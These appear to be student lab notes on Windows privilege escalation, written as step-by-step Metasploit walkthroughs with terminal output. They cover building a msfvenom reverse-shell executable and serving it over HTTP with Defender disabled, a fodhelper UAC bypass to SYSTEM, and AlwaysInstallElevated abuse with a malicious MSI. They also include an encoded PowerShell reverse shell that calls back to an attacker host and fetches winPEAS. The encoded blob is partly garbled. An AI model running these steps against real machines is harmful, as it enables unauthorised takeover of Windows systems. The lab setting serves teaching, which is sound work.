

# ***-privilege escalation over win 7 (without using eternal blue exploit).[10 marks]***

QUE - privilege escalation over win 7 (without using eternal blue exploit).[10 marks]

ANS -

For bypass UAC

## SHORTEN COMMANDS

for start listner on msf console

command: `msfconsole -q -x "use multi/handler ;set payload windows/meterpreter/reverse_tcp ;set lhost eth0; set lport 1234 ;run;"`

step 1

- start msfconsole
- command: `msfconsole -q` (-q for run in quite mode)
- command: `use multi/handler`
- command: `options`

```
(root@kali)-[/home/kali]
# msfconsole -q
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:




| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.
```

## step 2

- set lhost
- command: `set lhost eth0`
- set payload
- command: `set payload windows/meterpreter/reverse_tcp`
- set lport
- command: `set lport 1234` (NOTE: port should in under 6000)
- run
- command: `run`



```
msf6 exploit(multi/handler) > set lhost eth0
lhost => 192.168.241.128
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 1234
lport => 1234
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.241.128:1234
```

The screenshot shows a Metasploit terminal session. Four red arrows with numbers 1 through 4 point to the following commands: 1. `set lhost eth0`, 2. `set payload windows/meterpreter/reverse_tcp`, 3. `set lport 1234`, and 4. `run`. The output shows the lhost set to 192.168.241.128, the payload set to windows/meterpreter/reverse\_tcp, and the lport set to 1234. The final output is `[*] Started reverse TCP handler on 192.168.241.128:1234`.

## step 3

- now open new tab and find for kali's ip
- command: `ifconfig`

```
(root@kali)-[/home/kali]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.241.128 netmask 255.255.255.0 broadcast 192.168.241.255
    inet6 fe80::t7tt:34b0:684c:d286 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e5:e7:68 txqueuelen 1000 (Ethernet)
    RX packets 397026 bytes 513727080 (489.9 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 674196 bytes 41492547 (39.5 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 325 bytes 28376 (27.7 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 325 bytes 28376 (27.7 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

#### step 4

→ open new tab of terminal and create payload by msfvenom

→ command: `msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.241.128`

`lport=1234 -f exe >abc.exe`

→ use ls command to see created file

→ command : `ls`

```
(root@kali)-[/home/kali]
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.241.128 lport=1234 -f exe >abc.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

(root@kali)-[/home/kali]
# ls
abc.exe  Desktop  Documents  list_.txt  nexphisher  Pictures  socialphish  user.txt  zphisher
Desktop  Downloads  Music      pass.txt   Public      Templates  Videos
```

#### step 5


→ create http server for accessing file to remote system

→ command: `python2 -m SimpleHTTPServer 80`

```
(root@kali)-[/home/kali]
# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.241.130 - - [27/Sep/2024 10:16:42] "GET / HTTP/1.1" 200 -
192.168.241.130 - - [27/Sep/2024 10:16:43] code 404, message File not found
192.168.241.130 - - [27/Sep/2024 10:16:43] "GET /favicon.ico HTTP/1.1" 404 -
192.168.241.130 - - [27/Sep/2024 10:16:46] "GET /abc.exe HTTP/1.1" 200 -
```

## step 6

→ go to the windows 10 system and open any browser and search for your kali's IP



## step 7

→ you can see list of files now click on abc.exe (NOTE: Disable Windows Defender before click on abc.exe file)

### Directory listing for /

- [.bash\\_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.local/](#)
- [.mozilla/](#)
- [.msf4/](#)
- [.profile](#)
- [.sudo\\_as\\_admin\\_successful](#)
- [.x0-lock](#)
- [.Xauthority](#)
- [.xsession-errors](#)
- [.xsession-errors.old](#)
- [.zsh\\_history](#)
- [.zshrc](#)
- [abc.exe](#)
- [Desktop/](#)
- [Documents/](#)
- [Downloads/](#)
- [list.txt](#)
- [Music/](#)
- [nexphisher/](#)
- [pass.txt](#)
- [Pictures/](#)
- [Public/](#)
- [socialphish/](#)
- [Templates/](#)
- [user.txt](#)
- [Videos/](#)
- [zphisher/](#)

click and open this file (NOTE: Disable Windows Defender before run this)

## step 8

- you can see on session is created
- background the session by
- command: `background`
- check sessions by
- command: `sessions`

```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows DESKTOP-5PJ47DR\john @ DESKTOP-5PJ47DR	192.168.241.128:1234 → 192.168.241.130:55613 (192.168.241.130)

## To get Admin shell (NT Authority)

command: `use bypassuac_fodhelper`

```
msf6 exploit(multi/handler) > use bypassuac_fodhelper
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/local/bypassuac_fodhelper	2017-05-12	excellent	Yes	Windows UAC Protection Bypass (Via FodHelper Registry Key)
1	\_ target: Windows x86	.	.	.	.
2	\_ target: Windows x64	.	.	.	.

Interact with a module by name or index. For example `info 2`, `use 2` or `use exploit/windows/local/bypassuac_fodhelper`  
After interacting with a module you can manually set a TARGET with `set TARGET 'Windows x64'`

```
[*] Using exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

command: `options`

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > options
```

Module options (exploit/windows/local/bypassuac\_fodhelper):

Name	Current Setting	Required	Description
SESSION		yes	The session to run this module on

Payload options (windows/meterpreter/reverse\_tcp):

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.241.128	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows x86

View the full module info with the `info`, or `info -d` command.

command: `sessions`

```
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > sessions
```

Active sessions

Id	Name	Type	Information	Connection
1		meterpreter	x86/windows	DESKTOP-5PJ47DR\john @ DESKTOP-5PJ47DR 192.168.241.128:1234 → 192.168.241.130:49962 (192.168.241.130)

command: `set session 1`

command: `run`

command: `getsystem` (in meterpreter)

command: `getuid` (in meterpreter)

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > run
```

```
[*] Started reverse TCP handler on 192.168.241.128:4444
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[*] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (176198 bytes) to 192.168.241.130
[*] Meterpreter session 2 opened (192.168.241.128:4444 → 192.168.241.130:49968) at 2024-10-28 10:54:04 -0400
[*] Cleaning up registry keys ...
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

```
meterpreter > [*] 192.168.241.130 - Meterpreter session 1 closed - Reason: Died
```

# Windows Privilege Escalation: AlwaysInstallElevated

The "AlwaysInstallElevated" policy in Windows allows anyone to install `.msi` files with admin rights, even with a low-privilege account. This setting is useful for software installs in companies but risky if misconfigured, as it can be exploited for privilege escalation.

## Key Points:

### STEP 1. Enable Setting in Group Policy :

→ Open `gpedit.msc` and navigate to:

`Computer Configuration > Administrative Templates > Windows Components > Windows Installer > Always install with elevated privileges`

→ Enable this setting for both Computer and User.

### STEP 2. Check Misconfiguration :

→ Use commands to verify if this setting is enabled:

```
reg query HKCU\Software\Policies\Microsoft\Windows\Installer  
reg query HKLM\Software\Policies\Microsoft\Windows\Installer
```

→ If values show as `0x1`, the setting is enabled.

### OPTION 1 -> Automated Exploit Using

Metasploit :=====

→ Use Metasploit's `exploit/windows/local/always\_install\_elevated` for quick exploitation:

command: `use exploit/windows/local/always_install_elevated`

command: `set LHOST <Attacker IP>`

command: `set LHOST 192.168.241.128`

command: `set session <session_id>`

command: `run`

```

[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use always_install_elevated

Matching Modules

#  Name                                     Disclosure Date  Rank      Check  Description
-  -                                     -              -      -      -
0  exploit/windows/local/always_install_elevated  2010-03-18      excellent Yes     Windows AlwaysInstallElevated MSI

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/local/always_install_elevated

[*] Using exploit/windows/local/always_install_elevated
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/always_install_elevated) >

```

```

msf6 exploit(windows/local/always_install_elevated) > options

Module options (exploit/windows/local/always_install_elevated):

Name      Current Setting  Required  Description
--      -
SESSION           yes      The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
EXITFUNC  process          yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST     192.168.241.128 yes      The listen address (an interface may be specified)
LPORT     4444             yes      The listen port

Exploit target:

Id  Name
--  --
0   Windows

View the full module info with the info, or info -d command.

```

```

msf6 exploit(windows/local/always_install_elevated) > sessions

Active sessions

Id  Name  Type           Information                                     Connection
--  --  -
1   meterpreter x86/windows  DESKTOP-5PJ47DR\john @ DESKTOP-5PJ47DR  192.168.241.128:1234 → 192.168.241.130:50042 (192.168.241.130)

```



```

msf6 exploit(windows/local/always_install_elevated) > set lport 4444
lport => 4444
msf6 exploit(windows/local/always_install_elevated) > run

[*] Started reverse TCP handler on 192.168.241.128:4444
[*] Sending stage (176198 bytes) to 192.168.241.130
[*] Uploading the MSI to C:\Users\john\AppData\Local\Temp\NntthrdmED.msi ...
[*] Executing MSI ...
[*] Sending stage (176198 bytes) to 192.168.241.130
[+] Deleted C:\Users\john\AppData\Local\Temp\NntthrdmED.msi
[*] Meterpreter session 3 opened (192.168.241.128:4444 → 192.168.241.130:50047) at 2024-10-28 12:22:04 -0400

meterpreter > [*] Meterpreter session 4 opened (192.168.241.128:4444 → 192.168.241.130:50066) at 2024-10-28 12:22:04 -0400
getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > bg
[*] Backgrounding session 3...
msf6 exploit(windows/local/always_install_elevated) > sessions

```

## OPTION 2 -> Manual

Exploitation :=====

=====

→ Create a malicious `.msi` file using `msfvenom` on Kali Linux:

command: `msfvenom -p windows/x64/shell_reverse_tcp LHOST=<Attacker IP> LPORT=1234 -f msi -o malicious.msi`

command: `msfvenom -p windows/x64/shell_reverse_tcp LHOST=eth0 LPORT=1234 -f msi -o malicious.msi`

→ Transfer the file to the target, then install it using:

command: `msiexec /quiet /qn /i malicious.msi`

→ Start a listener on the attacker's machine to capture the reverse shell.

## OPTION 3 -> Exploiting with

WinPEAS :=====

→ Use WinPEAS script to scan for misconfigurations.

→ Download from GitHub and transfer to the target machine to check permissions.

# Window Privilege Escalation: Automated Script

→ go to winpeas directory

Command: `winpeas`

```
(root@kali)-[/usr/share/peass/winpeas]
# winpeas

> peass ~ Privilege Escalation Awesome Scripts SUITE

/usr/share/peass/winpeas
├── winPEASany.exe
├── winPEASany_ofs.exe
├── winPEAS.bat
├── winPEASx64.exe
├── winPEASx64_ofs.exe
├── winPEASx86.exe
└── winPEASx86_ofs.exe
```

→ start server at winpeas directory

Command: `python2 -m SimpleHTTPServer 80`

→ download winpeas in windows

start netcat listner

command: `nc -lvp 1000`

create payload using revshell website and paste it over windows desktop teminal

looks like `powershell -e`

```
JABjAGwAaQBIAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABIAG0
ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBIAG4AdAAoACIAMQA5A-
DIALgAxADYAOAAuADIANAAxAC4AMQAYADgAIgAsADEMAAAwADIAKQA7ACQAQcwB0AHIAZQBh-
AG0AIAA9ACAAJABjAGwAaQBIAG4AdAAuAEcAZQB0AFMAAdABYAGUAYQBtACgAKQA7AFsAYgB5A-
HQAZQBbAF0AXQAKAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAFaAIAHsAMAB9
ADsAdwBoAGkAbABIACgAKAAKAGkAIAA9ACAAJABzAHQAQcgBIAQEAbQAuAFIAZQBhAGQAKAAK-
GIAeQB0AGUAcwAsACAAMAAsACAABABiAHKAdABIAHMAALgBMAGUAbgBnAHQAaAApACkAIAAtA-
G4AZQAgADAQKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBIAHcALQBPAGIAagBIAGMAdAAgA-
C0AVAB5AHAAZQBOAGEAbQBIACAAUwB5AHMAdABIAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJ-
AEUAbgBjAG8AZABpAG4AZwApAC4ARwBIAHQAUwB0AHIAaQBuAGcAKAAKAGIAeQB0AGUAcwA-
sADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZAB-
hAHQAYQAgADIAPgAmADEAIAAB8ACAATwB1AHQALQBTAHQAQcgBpAG4AZwAgACkAOwAkAHMAZ-
QBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBIAg4AZABiAGEAYwBrACAaKwAgACIAUABTACAAI-
gAgACsAIAAoAHAAAdwBkACkALgBQAGEAdABoACAaKwAgACIAPgAgACIAOwAkAHMAZQBuAGQA-
YgB5AHQAQZQAgAD0AIAAoAFsAdABIAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMA-
QwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBIAg4AZABiAGEAYwBrADIaKQA7ACQA-
cwB0AHIAZQBhAG0ALgBXAHIAaQBuB0AGUAkAAKAHMAZQBuAGQAYgB5AHQAQZQAsADAALAAK-
AHMAZQBuAGQAYgB5AHQAQZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAAdABYAGUAYQBtAC4ARgBs-
```

AHUAcwBoACgAKQB9ADsAJABjAGwAaQBIAG4AdAAuAEMAbABvAHMAZQAoACkA

now we got shell over netcat listener

Command: powershell.exe -command IWR -Uri <http://192.168.241.128:4444/winPEASx64.exe> -OutFile winPEAS.exe

or Command: wget <http://192.168.241.128:4444/winPEASx64.exe> -o winPEAS.exe

or Command: wget <http://192.168.241.128/winPEASx64.exe> -o winPEAS.exe

→ run winpeas

Command: .\winPEAS.exe